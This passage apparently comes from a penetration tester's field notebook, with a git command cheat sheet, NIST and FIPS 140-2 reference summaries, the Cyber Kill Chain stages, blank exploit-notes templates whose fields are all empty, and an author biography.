git config --global core.editor <emacs/vim/___>
```

Git will check settings in this order.
Lower(local) levels override higher(system) levels:
```
/etc/gitconfig (--system)
~/.config/git/config (--global)
.git/config (--local) (Default value)
```

Create a local copy of a project that exists remotely:
```
git clone [url]
```

Stage a change:
```
git add [file]
```

Show modified files / changes to be commited:
```
git status
```

Delete file from project, stage the removal for commit:
```
git rm [file]
```

Save staged content as a new commit:
```
git commit -m “Commit message”
```

Unstage a file, but keep changes in working directory
```
git reset [file]
```

Create new commit that undoes all of the changes made:
```
git revert <commit>
```

Change an existing filepath, stage the move:
```
git mv [existing-path] [new-path]
```

diff of what is changed but not staged
```
git diff
```

diff of what is staged but not yet commited
```
git diff --staged
```

List branches. a* is currently active
```
git branch
```

Create a new branch at the current commit:
```
git branch [branch-name]
```

Switch to another branch. Checked out into working dir:
```
git checkout
```

Merge a remote branch into current one:
```
git merge
```

Add a GIT URL as an alias:
```
git remote add [alias] [url]
```

Fetch all branches from a Git remote:

```
git fetch [alias]
```

Transmit local branch commits to remote repo branch:

```
git push [alias] [branch]
```

Fetch and merge commits from the tracking remote branch:

```
git pull
```

Show all commits in the current branch's history:

```
git log
```

Show commits on A that are not on B:

```
git log branchB..branchA
```

Show all commit logs with any paths moved:

```
git log --stat -M
```

Show the diff of V that are not on B:

```
git diff branchB...branchA
```

Show any object in human readable format:

```
git show [SHA]
```

Ignore certain files or patterns (universal):

```
create .gitignore file and add patterns
```

Ignore files for a certain repo (specific to certain clone):

```
add patterns to .git/info/exclude
```

Global .gitinore:

```
git config --global core.excludesFile ~/.gitignore
```

.gitignore patterns:

```
filenames
directory/
*.log
!example.log (negates a file ignore)
**/logs (Files or dirs named logs)
**/logs/*.log (File endings, inside of logs dir)
logs/**/*.log (file endings, in logs dir, with any
      subdirs)
logs/** (any files in logs dir)
```

Untrack a commited file, to ignore it:

```
git rm --cached [file]
```

Troubleshoot:

```
git check-ignore -v [file]
```

STANDARDS & REFS

National Institute Of Standards and Technology

nvlpubs.nist.gov/

Lockheed Martin Cyber Kill Chain

lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf

Federal Information Processing Standards Publication

nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.140-2.pdf

NIST Special Publication 800-53A
Assessing Security and Privacy Controls in Federal Information Systems and Organizations Building Effective Assessment Plans
---

Access Control:	Page F-4
Awareness and Training	Page F-56
Audit and Accountability	Page F-56
Security Assessment and Authorization	Page F-88
Configuration Management	Page F-100
Contingency Planning	Page F-127
Identification and Authentication	Page F-148
Incident Response	Page F-174
Maintenance	Page F-189
Media Protection	Page F-202
Physical and Environmental Protection	Page F-213
Planning	Page F-237
Program Management	Page F-244
Personnel Security	Page F-253
Risk Assessment	Page F-261
System and Services Aquisition	Page F-269
System and Communications Protection	Page F-317
System and Information Integrity	Page F-369

NIST Special Publication 800-37
Guide for Applying the Risk Management Framework to Federal Information Systems
A Security Life Cycle Approach

NIST Special Publication 800-40
Guide to Enterprise Patch Management Technologies


NIST Special Publication 800-115
Technical Guide to Information Security Testing and Assessment
---
NIST Special Publication 800-153
Guidelines for Securing Wireless Local Area Networks (WLANs)

NIST Special Publication 800-161
Supply Chain Risk Management Practices for Federal Information Systems and Organizations
---
Lockheed Martin Cyber Kill Chain 2011
1) Reconnaissance
2) Weaponization
3) Delivery
4) Exploitation
5) Installation
6) Command and control (C2C)
7) Actions on objectives

FIPS PUB 140-2
SECURITY REQUIREMENTS FOR CRYPTOGRAPHIC MODULES
Specifies the cryptographic security requirements to be used when protecting sensitive but unclassified information


ANNEX A:
Symmetric Key
AES, Triple-DES, Escrowed Encryption Standard
Asymmetric Key
DSA, RSA, ECDSA
Hash Standards
SHA-256, SHA-384, SHA-512, SHA-512/224, SHA 512/256
Random number generators

Annex C:
Message authentication
CCM, GCM, GMAC, CMAC, HMAC



EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____

EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____



EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____

EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____

EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____

EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____

EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____


EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____


EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____

EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____

EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____

EXPLOIT:_____
PAYLOAD:_____
LHOST:_____
LPORT:_____
RHOST:_____
RPORT:_____
OPTIONS:_____





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EXPLOIT:_____
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OPTIONS:_____

ABOUT THE AUTHOR

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Hobbies:
Graphic Design
Food Microbiology
Custom Keyboards
Rock Climbing
Disc Golf

Andy Doering is currently a Senior Analyst with Bishop Fox's Continuous Attack Surface Testing (CAST) team. Prior to his time at Bishop Fox, he served as a Non-Commissioned Officer in the U.S. Army where he worked as a Senior Exploitation Analyst and Training Lead, developing a specialization in Computer Network Operations (CNO), Digital Network Analysis (DNA) and Intelligence Surveillance and Reconnaissance (ISR).

When not at work, he spends his time between being a full-time cat dad, part-time plant dad, designing, brewing beer, wine, and coffee, and working with custom keyboards.

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